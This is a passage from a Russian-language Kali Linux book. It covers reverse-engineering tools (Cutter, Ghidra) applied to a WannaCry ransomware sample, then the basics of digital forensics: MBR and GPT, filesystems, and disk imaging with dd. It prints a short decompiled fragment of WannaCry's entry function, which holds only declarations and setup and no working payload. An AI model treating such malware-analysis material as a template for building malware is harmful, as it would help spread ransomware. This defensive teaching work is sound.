


Рис. 11.5. Диалоговое окно открытия файла в программе Cutter

Cutter относится к тому редкому типу программ, которые предусматривают декомпилятор, позволяющий преобразовать двоичный исполняемый файл в понятный человеку исходный код. На рис. 11.6 показан результат декомпиляции вируса-вымогателя WannaCry. Как уже говорилось, он вряд ли будет выглядеть точно так, как выглядел изначально. Это всего лишь наилучшее предположение программы Cutter о том, как исполняемый машинный код может быть представлен на языке C. Теоретически повторная компиляция этого исходного кода должна обеспечить функциональность оригинального исполняемого файла.

```
void entry0(void)
{
    undefined4 *puVar1;
    undefined4 uVar2;
    uint8_t *puVar3;
    int32_t *unaff_FS_OFFSET;
    int32_t var_100h;
    int32_t var_fch;
    int32_t var_f8h;
    int32_t var_f4h;
    int var_f0h;
    int32_t var_ech;
    int32_t var_e8h;
    LPSTARTUPINFOA lpStartupInfo;
    int32_t var_b8h;
    int32_t var_b4h;
    int32_t var_9ch;
    int32_t var_8ch;
    int32_t var_88h;
    undefined auStack_74 [4];
    undefined4 uStack_70;
    undefined4 uStack_6c;
    undefined auStack_68 [4];
    undefined auStack_64 [4];
    undefined auStack_60 [44];
    uint32_t uStack_34;
    undefined2 uStack_30;
    int32_t var_1ch;
    undefined4 *puStack_18;
    int32_t var_14h;
    code *pcStack_10;
    code *pcStack_c;
    undefined4 uStack_8;

    pcStack_c = data.0040d488;
    pcStack_10 = data.004076f4;
    var_14h = *unaff_FS_OFFSET;
    *unaff_FS_OFFSET = (int32_t)&var_14h;
    var_1ch = (int32_t)&var_88h;
    uStack_8 = 0;
    (*MSVCRT.dll___set_app_type)(2);
    _data.0040f94c = 0xffffffff;
    _data.0040f950 = 0xffffffff;
```

Рис. 11.6. Декомпилированный исходный код в программе Cutter

Функция построения графов в Cutter отображает взаимосвязи между функциями программы, находящимися в дизассемблированном состоянии. Это означает, что вы можете статически проследить поток управления, движущийся от одной функции к другой, читая код на языке ассемблера, чтобы получить представление о том, что происходит в ходе работы программы. Это позволяет взглянуть на программу под другим углом, вместо того чтобы ограничиваться изучением содержимого секции исполняемого файла `.text`, представленного на языке ассемблера. Исследование взаимосвязей помогает понять, как функции взаимодействуют друг с другом. На рис. 11.7 показана часть графа, построенного на основе исполняемого файла WannaCry.




Рис. 11.7. Граф программы в Cutter

Как и фреймворк r2, инструмент Cutter способен работать в качестве отладчика. Вы можете выполнить программу и построчно ее проанализировать, наблюдая за памятью и регистрами.

Программа Ghidra

Последняя программа для реверс-инжиниринга, которую мы рассмотрим, называется Ghidra. Данный инструмент был разработан Агентством национальной безопасности США (АНБ) и выпущен в 2019 году. Он совместим с несколькими платформами и, как и Cutter, отличается обширным функционалом. Одна из интересных особенностей Ghidra заключается в поддержке командных проектов, позволяющей нескольким людям одновременно работать над одним и тем же проектом реверс-инжиниринга. Работа инструмента Ghidra основана на проектах, а не на файлах, и на рис. 11.8 показано, как можно создать совместный или индивидуальный проект. Поскольку у меня нет команды и я единственный участник проекта, в данном случае был выбран вариант **Non-Shared Project** (Индивидуальный проект).




Рис. 11.8. Создание проекта в программе Ghidra

После создания и открытия проекта можете приступить к импорту файлов (рис. 11.9). Мы будем использовать исполняемый файл WannaCry, который анализировали ранее. После выбора файла программа Ghidra отображает результат его предварительной оценки. Данный файл имеет формат PE. После импорта файла вы получите аналитическую сводку. В ней содержатся метаданные файла, в том числе даты его создания и изменения, а также вся информация о компании и разработчике, которая при желании может быть указана во время компиляции. Этот файл выдает себя за программу `diskpart.exe`, разработанную корпорацией Microsoft. Одна из особенностей разработки ПО заключается в том, что в метаданные можно включить большой объем ложной информации. Данный файл был проверен службой VirusTotal и признан образцом вируса-вымогателя WannaCry.



Рис. 11.9. Импорт файла в программе Ghidra

После импорта и открытия файла в инструменте CodeBrowser вы увидите результат его дизассемблирования и декомпиляции. Как и большинство декомпилированных программ, эта программа на языке C содержит очень общие имена переменных, поскольку эти имена отсутствуют в коде, если на этапе компиляции в программу не были добавлены отладочные символы. Результат дизассемблирования и декомпиляции файла в программе Ghidra показан на рис. 11.10.




Рис. 11.10. Содержимое инструмента CodeBrowser в программе Ghidra

На основе содержимого CodeBrowser можно строить графы. Один из них отражает поток управления, движущийся от одной функции программы к другой. Еще один граф отражает поток данных, которыми обмениваются функции. На рис. 11.11 показан весь граф потока управления. Чтобы увидеть дополнительные детали, можете

воспользоваться функциями масштабирования и перемещения. При выборе узла появляется всплывающее окно, показывающее его содержимое.



Рис. 11.11. Граф потока управления в программе Ghidra

Помимо возможности выполнения статического анализа, в CodeBrowser программа Ghidra предусматривает отладчик, одной из особенностей которого является то, что выполнение кода происходит вне инструмента, в котором вы работаете. Программа Ghidra позволяет подключиться к инструменту Frida, который можно использовать для наблюдения за работой программы. Она также поддерживает применение отладчика `gdb` в системе Linux и отладчика нового поколения `lldb`. Хотя `lldb` не установлен в Kali по умолчанию (как и Ghidra), его можно установить из репозитория. Однако если вы решите использовать инструмент Frida, то придется установить его с помощью команды `pip` или скомпилировать из исходного кода.

Резюме

Дистрибутив Kali Linux содержит множество инструментов для глубокого анализа программ вне зависимости от того, для какой платформы они были разработаны. Если вы ищете инструменты для анализа или обратной разработки программ, вам нужно иметь в виду следующее.

- Файлы в формате PE (Portable Executable) используются в системах Windows, а файлы в формате ELF (Executable and Linkable Format) — в системах Linux. Оба этих формата основаны на формате COFF (Common Object File Format).
- Для извлечения данных из заголовков исполняемых и библиотечных файлов можно применять такие инструменты, как `readelf`, `objdump` и программы из пакета `rev`.
- Дистрибутив Kali Linux поставляется с отладчиком GNU под названием `gdb`. Этот инструмент командной строки позволяет выполнять программы и наблюдать за ними с целью изучения принципа их работы. При желании вы можете использовать `ddd` — графический интерфейс, работающий поверх `gdb`.
- Исследование программ не ограничивается изучением скомпилированных файлов. Java-программы можно декомпилировать с помощью таких инструментов, как `jadx-gui`.
- В состав Kali входят такие мощные инструменты для реверс-инжиниринга, как `r2`, `Cutter` и `Ghidra`. `Cutter` и `Ghidra` — это программы, имеющие графический интерфейс, позволяющие выполнять не только отладку, но и декомпиляцию.
- Принцип работы программ гораздо легче понять при наличии исходного кода. Декомпиляторы для таких языков, как C/C++, существуют, но в дистрибутиве Kali Linux их нет. Тем не менее для получения декомпилированного кода из двоичного файла вы можете использовать такие инструменты, как `Cutter` и `Ghidra`.

Полезные ресурсы

- Статья *PE Format* от компании Microsoft (https://oreil.ly/G_J5w).
- Веб-сайт фреймворка Radare2 (<https://oreil.ly/DnIv->).
- Руководство *Reverse Engineering For Everyone!* (<https://oreil.ly/fXYoO>).
- Статья *What Is an ELF File?* на сайте Baeldung (<https://oreil.ly/B61LY>).

Цифровая криминалистика

Компьютерные преступления становятся все более распространенными. Отчасти это объясняется тем, что совершать атаки и кражи в цифровом мире гораздо выгоднее, чем в реальном. Это порождает большой спрос на специалистов, способных расследовать подобные инциденты и находить улики в компьютерных системах. Хотя слово «криминалистика» чаще всего ассоциируется с поиском доказательств, используемых в рамках судебных разбирательств, термин «цифровая криминалистика» описывает деятельность, связанную с поиском улик, оставленных злоумышленниками в компьютерных системах.

Поскольку дистрибутив Kali Linux ориентирован на обеспечение безопасности, в нем доступно множество инструментов для цифровой криминалистики. Их можно использовать для решения различных задач, начиная со сбора и анализа образов дисков и заканчивая извлечением данных из памяти и оценкой скрытого содержимого файлов и дисков. В интернете есть инструменты для анализа содержимого памяти, которые когда-то были включены в репозиторий Kali, а позднее удалены из него. В связи с этим процесс их установки будет отличаться от стандартного.

Систему Kali можно загрузить и в режиме криминалистики (forensic mode). При сборе информации для использования в рамках расследования вне зависимости от его цели важно убедиться, что собранные сведения не были изменены. При загрузке операционной системы и запуске любого процесса на диске происходят изменения. Кроме того, постоянно меняется и содержимое памяти. Сам акт наблюдения способен воздействовать на наблюдаемый объект. Даже загрузка с живого USB/CD/DVD может повлиять на подключенные диски. Загрузка Kali в режиме криминалистики с внешнего устройства, например USB-накопителя, имеет две важные особенности. Во-первых, внутренний жесткий диск никогда не подвергается воздействию со стороны операционной системы. Это не означает, что вы не можете обратиться к жесткому диску, просто ОС не может повлиять на него или изменить его состояние. Во-вторых, ни один диск, подключенный при загрузке Kali в режиме криминалистики, не будет подвергнут автоматическому изменению существующей на нем файловой системы. Благодаря этому целостность диска и всех его данных будет сохранена.

Установочный образ Kali Linux не предусматривает живые (live) режимы, в том числе режим криминалистики. Чтобы получить возможность загрузить систему в этом режиме и запустить Kali Linux без установки, вам придется загрузить

live-образ этой системы. На рис. 12.1 показан экран загрузки live-образа с выбранным режимом криминалистики.



Рис. 12.1. Загрузка Kali Linux в режиме криминалистики

Прежде чем перейти к обсуждению инструментов, нам следует поговорить об информации, к которой эти инструменты будут применяться. В конце концов, в ходе работы с данными в режиме криминалистики вы, скорее всего, начнете с изучения образа диска, а не коллекции файлов, поскольку вам потребуется вся информация, которую может предоставить файловая система, а не только сами файлы.



В этой главе мы коснемся лучших практик работы с уликами, обеспечивающих их целостность, однако ее основная цель состоит в том, чтобы познакомить вас с рядом инструментов, доступных в Kali Linux. В связи с этим рассматриваемые примеры не всегда будут содержать исчерпывающее описание процесса документального учета доказательств и управления ими.

Диски, файловые системы и образы

Прежде чем сохранить какую-либо информацию на диске, его нужно отформатировать. Несмотря на кажущуюся сложность, данный процесс сводится к добавлению структур данных, необходимых для хранения файлов на диске. Первым делом нужно разбить диск на логические *разделы*. Даже если вы собираетесь использовать весь диск для хранения данных, все равно необходимо

создать раздел. Это означает, что прежде чем приступить к созданию файловой системы, предназначенной для хранения информации, нужно создать структуры данных на уровне самого диска, чтобы получить возможность работать с разделами и выполнять загрузку.

С появлением системы DOS диски стали предусматривать главную загрузочную запись (master boot record, MBR). Благодаря простоте использования она применялась во всех персональных компьютерах, работающих под управлением DOS, Windows и Linux. MBR позволяла любому пользователю ПК с DOS/Windows загружать Linux. Ситуация, при которой у вас есть две (или более) операционные системы, установленные в разных местах на диске компьютера, и вы можете загрузить любую из них в любой момент, получила название *двойной загрузки*. Единственным ограничением была невозможность загрузить обе системы одновременно. Это стало возможно позднее, когда появились мощные системы, поддерживающие работу виртуальных машин, позволяющих пользователям запускать одну операционную систему внутри другой.

Хотя в современных системах MBR больше не используется, ее все еще принято устанавливать на диск в качестве наследуемого компонента. MBR состоит из первого логического блока диска. Раньше диски адресовались по принципу CHS (cylinder, head, sector — цилиндр, головка, сектор), поскольку состояли из вращающихся пластин, однако этот способ адресации был заменен на так называемую логическую адресацию блоков, устранившую некоторые ограничения, присущие старому методу. Это означает, что микропрограмма на диске должна сама организовать себя и определить физическое расположение адресов. То же самое справедливо и для устройств, не состоящих из круглых дисков, например твердотельных накопителей.

Изначально MBR содержала код загрузчика. Этих 446 байт в начале MBR было достаточно, для того чтобы указать на загрузчик, находящийся в другом месте диска и занимающий больше пространства. В современных реализациях MBR используется гораздо более компактный загрузчик. Большая часть MBR состоит из записей о разделах. Изначально MBR допускала всего четыре раздела. Чтобы превысить это значение, требовалось выделить еще один блок для размещения дополнительных записей. В этом заключается разница между первичным и расширенным разделами. *Первичный* раздел определяется непосредственно в MBR, а *расширенный* — в отдельной таблице разделов. При желании вы можете извлечь MBR из любого диска и просмотреть в шестнадцатеричном редакторе, который отображает байты в шестнадцатеричном и ASCII-представлении. В примере 12.1 показан процесс извлечения 512 байт из первого блока диска.

Пример 12.1. Извлечение MBR

```
(kilroy@badmilo)-[~]  
└─$ sudo dd if=/dev/sda of=disk.mbr bs=512 count=1  
1+0 records in  
1+0 records out
```

```
512 bytes copied, 6.0389e-05 s, 8.5 MB/s
(kilroy@badmilo)-[~]
$ file disk.mbr
disk.mbr: DOS/MBR boot sector, extended partition table (last)
```

Утилита `dd` предназначена для побитового копирования любых файлов, а поскольку диски в Linux считаются файлами, вы можете создать точную копию любого диска. Вы можете скопировать один диск на другой или просто записать содержимое диска в файл, создав образ диска. С помощью утилиты `dd` можно решить множество задач, однако в рамках расследований она в первую очередь применяется для создания цифровых образов.

Важной частью MBR является таблица разделов, для просмотра которой можно использовать различные редакторы. Например, мы можем задействовать относительно старый редактор разделов `fdisk`, чтобы просмотреть таблицу разделов, определенную в имеющемся у нас образе MBR. При этом нам не нужен весь диск, поскольку редактор `fdisk` просматривает только интересующий нас 512-байтный блок. Чтобы это продемонстрировать, мы можем создать файл размером 512 байт и открыть его с помощью `fdisk`. В примере 12.2 для этого используются утилита `dd` и набор случайных данных, сгенерированных устройством `urandom`. Открыв полученный 512-байтный файл с помощью `fdisk`, мы увидим сообщение о том, что метка диска отсутствует и будет создана редактором.

Пример 12.2. Создание MBR с нуля

```
(kilroy@badmilo)-[~]
$ dd if=/dev/urandom of=newdisk.mbr bs=512 count=1
1+0 records in
1+0 records out
512 bytes copied, 5.7429e-05 s, 8.9 MB/s

(kilroy@badmilo)-[~]
$ fdisk newdisk.mbr
```

```
Welcome to fdisk (util-linux 2.39.3).
Changes will remain in memory only, until you decide to write them.
Be careful before using the write command.
```

```
Device does not contain a recognized partition table.
Created a new DOS (MBR) disklabel with disk identifier 0x17724836.
```

```
Command (m for help): p
Disk newdisk.mbr: 512 B, 512 bytes, 1 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x17724836
```

```
Command (m for help):
```

Другие редакторы разделов работают не только с файлом, содержащим данные MBR. В большинстве современных операционных систем MBR больше не используется в качестве таблицы разделов. За десятилетия, прошедшие со времени появления MBR, объем дисков значительно увеличился, поэтому 32 бит для логической адресации блоков уже недостаточно. Кроме того, значительное усложнение операционных систем потребовало чего-то более гибкого и обладающего большим объемом памяти. Поэтому сегодня MBR применяется в качестве унаследованного компонента, а фактической таблицей разделов является GPT (GUID Partition Table). GPT определяет первый логический блок как защитную MBR, предназначенную для поддержки унаследованного программного обеспечения или устройств. Второй логический блок включает информацию о диске. Этот GPT-заголовок содержит количество определенных разделов, а также размер каждой записи в таблице разделов. На рис. 12.2 показано содержимое GPT-заголовка в шестнадцатеричном и ASCII-представлении. Содержимое GPT-заголовка можно извлечь с помощью утилиты `dd`, например так: `dd if=/dev/sda of=disk.gpt bs=512 skip=1 count=1`. Замените имя дискового устройства на то, которое используется в вашей системе, и скорректируйте имя выходного файла в соответствии со своими предпочтениями.




Рис. 12.2. Шестнадцатеричное представление блока GPT-заголовка

Файловые системы

После разделения диска необходимо определиться со способом организации файлов, то есть с *файловой системой*. В Linux используется семейство файловых систем `ext` (текущая версия — `ext4`). Будучи основанным на оригинальной файловой системе Unix, оно имеет те же самые структуры данных.

Файловая система определяет способ организации информации. Хранение файлов сопряжено с существенным потреблением ресурсов, поскольку помимо местонахождения данных файловой системе должны быть известны имя, владелец, разрешения и временные метки. Большие файлы могут храниться в разных областях диска, и файловой системе необходимо знать, где находятся все эти блоки. Файловая система также должна уметь соотносить фрагменты информации друг с другом, например знать, в каком каталоге находятся те или иные файлы. При форматировании файловой системы выделяется место для таблиц с информацией о файлах, блоков данных, а также резервных копий всех основных структур данных.

В файловых системах, основанных на Unix, информация о файлах хранится в так называемых *инодах* (inode). Эта структура данных содержит информацию об объекте файловой системы, то есть о файле (помимо обычных, существуют специальные файлы, устройства и каталоги, которые тоже считаются файлами). Каждый инод содержит следующую информацию:

- идентификационный номер устройства, на котором находится файл;
- серийные номера файла;
- режим файла, то есть набор разрешений;
- идентификационный номер пользователя — владельца файла;
- идентификационный номер группы владельцев файла;
- размер файла;
- временные метки, указывающие время создания файла, его изменения и обращения к нему;
- количество блоков, связанных с файлом;
- счетчик ссылок, показывающий количество имен файлов, ссылающихся на этот инод.

Причина, по которой здесь отсутствует имя файла, заключается в том, что в этих файловых системах имя файла отделено от данных, поскольку на один и тот же инод могут ссылаться несколько имен файлов. Каждое дополнительное имя увеличивает значение счетчика ссылок. Обнуление этого значения говорит о том, что файл больше не используется. Чтобы узнать имена файлов, нужно просмотреть записи в каталоге. В Unix-подобных операционных системах все начинается с корневого каталога `/`. В отличие от них система Windows допускает наличие

нескольких корневых каталогов, относящихся к различным дискам, обозначенным разными буквами.

Раньше в системах Windows применялась очень простая файловая система FAT (File Allocation Table — таблица размещения файлов), которая содержала список всех логических блоков с указанием используемых в данный момент. Когда Windows и Windows NT были объединены в Windows XP с целью создания единой кодовой базы, в этой ОС стала применяться файловая система NTFS (New Technology File System — файловая система новой технологии), которая по сей день используется в настольных компьютерах, тогда как в серверных установках применяется ReFS (Resilient File System — отказоустойчивая файловая система). Система NTFS использует таблицу MFT (Master File Table — главная файловая таблица) для хранения всех связанных с файлами метаданных, включая разрешения и местоположение на диске. Поскольку размер каждой записи MFT составляет 1024 байта, очень маленькие файлы могут храниться прямо в записи MFT, а не в блоке данных, на который она ссылается.

Итак, теперь вы знаете кое-что о файловых системах и присутствующих на диске структурах данных. Это пригодится вам в ходе дальнейшего обсуждения инструментов. Однако прежде чем к нему приступить, следует поговорить о создании образа диска.

Создание дисков без дисков

Ради эксперимента мы можем создать диск из файла, не занимающий много места и не требующий использования отдельного диска. Это можно сделать с помощью стандартных утилит Linux. Для начала создайте пустой файл с помощью команды `dd if=/dev/urandom of=disk.img bs=1M count=100`. Вы получите файл размером 100 Мбайт, способный вести себя как диск. Затем создайте раздел (или несколько) с помощью утилиты `fdisk` или `parted`. В примере 12.3 показано создание нового раздела в пустом файле с помощью `fdisk`.

Пример 12.3. Создание нового раздела в файле

```
—(kilroy@badmilo)-[~]
$ fdisk sparse.disk
```

```
Welcome to fdisk (util-linux 2.39.3).
Changes will remain in memory only, until you decide to write them.
Be careful before using the write command.
```

```
Command (m for help): n
Partition type
  p   primary (0 primary, 0 extended, 4 free)
  e   extended (container for logical partitions)
Select (default p): p
```



```
Partition number (1-4, default 1):  
First sector (2048-204799, default 2048): 2048  
Last sector, +/-sectors or +/-size{K,M,G,T,P} (2048-204799, default 204799): ↵  
204799
```

```
Created a new partition 1 of type 'Linux' and of size 99 MiB.
```

```
Command (m for help): w  
The partition table has been altered.  
Syncing disks.
```

Созданный раздел необходимо отформатировать. Поскольку ни одного файла устройства не было создано, нам придется работать со смещениями. Утилита `fdisk` предоставила значение смещения, указывающее местоположение раздела, поэтому команда `mkfs.ext3 -E offset=2048 sparse.disk` создаст файловую систему, смещенную на 2048 байт относительно начала диска. Если вы решите скопировать файлы в новую файловую систему, вам придется смонтировать раздел, указав нужную точку монтирования (каталог). Для этого вы должны обладать правами администратора, поскольку использование файла требует монтирования с применением петлевого устройства (`loop`). Для выполнения монтирования со смещением применяется команда `sudo mount -o loop,offset=2048 sparse.disk local`, где `local` — каталог, созданный в качестве точки монтирования.

Создание образа диска

Современные диски отличаются очень большой емкостью. Скорее всего, в основном пространство на вашем диске пустое. Тому есть две причины. Во-первых, имеющихся у вас данных может просто не хватать для заполнения нескольких терабайт дискового пространства. Второй причиной является так называемое *потерянное пространство* (*slack space*). Допустим, ваша файловая система выделяет пространство блоками по 8 Кбайт. В конце концов, операционной системе необходимо знать, где хранить данные на диске, а выделение пространства блоками гораздо эффективнее и гибче, чем выделение байтами. Итак, у нас есть файл размером 1584 байта. Выделенное для него пространство более чем в пять раз превышает его размер. В результате на диске остается много неиспользуемого пространства, что позволяет вам или программе, создавшей файл, увеличивать его, не запрашивая у операционной системы дополнительное пространство. Допустим, файл вырос до 8400 байт. Его размер превысил 8 Кбайт, поэтому под него выделяется еще 8 Кбайт, в результате чего появляется еще больше свободного места.

Это неиспользуемое пространство называется *потерянным*, и оно важно с точки зрения криминалистики. При удалении и даже перемещении файлов байты на диске не стираются и не изменяются, если только вы не применяете специальное приложение для уничтожения данных. Новые файлы записываются в существующие блоки на диске. Если эти блоки используются не полностью, то данные из

предыдущих файлов сохраняются в потерянном пространстве и их можно восстановить.

При создании образов дисков для исследования или анализа очень важно получить все данные, поскольку они могут находиться вне обычных файлов, хранящихся на диске. Копирование диска с помощью встроенных функций операционной системы не приведет к копированию всей информации. В результате этой операции будут скопированы данные файла, но их расположение на целевом диске может отличаться от исходного. В связи с этим необходимо выполнить побитовое копирование. Это может занять больше времени, но в итоге мы получим все биты, включая их точное местоположение. Для этого можно использовать команду `dd`. Процесс создания образа диска с ее помощью показан в примере 12.4.

Пример 12.4. Применение утилиты `dd` для создания образов дисков

```
(kilroy@badmilo)-[~]
$ sudo dd if=/dev/sdb of=extdisk.img bs=1M
102+0 records in
102+0 records out
106954752 bytes (107 MB, 102 MiB) copied, 0.0985419 s, 1.1 GB/s

(kilroy@badmilo)-[~]
$ sudo dd if=/dev/sdb1 of=extpart.img
206848+0 records in
206848+0 records out
105906176 bytes (106 MB, 101 MiB) copied, 0.246812 s, 429 MB/s
```

В первом примере был скопирован весь диск. Это небольшой внешний диск, предназначенный для экспериментов. Получение образа всего диска означает использование дискового устройства, которым в данном случае является `/dev/sdb`. Как видите, размер блока задан равным 1 Мбайт. По умолчанию утилита `dd` захватывает 512 байт данных за раз, что соответствует размеру логического блока на диске. Это требует выполнения гораздо большего количества операций чтения, что может замедлить процесс получения данных. Увеличение размера считываемого блока сокращает число операций чтения и записи. Во втором примере размер блока не был задан, из-за чего количество выполненных операций чтения и записи оказалось значительно бóльшим. Кроме того, во втором примере информация была получена из одного раздела, а не со всего диска. Первый раздел на диске `/dev/sdb` имеет имя устройства `/dev/sdb1`. Второй раздел, если бы он существовал, носил имя `/dev/sdb2` и т. д.

Теперь у нас есть образ диска. Однако мы не можем гарантировать, что копия идентична оригиналу. Между ними могут быть некоторые несоответствия, поэтому нам нужно каким-то образом убедиться в том, что оригинал и копия абсолютно одинаковы. Это можно сделать с помощью криптографической хеш-функции. Хотя при использовании алгоритма хеширования MD5 мы можем столкнуться с коллизиями, для нашей цели его будет вполне достаточно. Тем не менее алгоритмы хеширования с большим размером хешей более предпочтительны. При этом

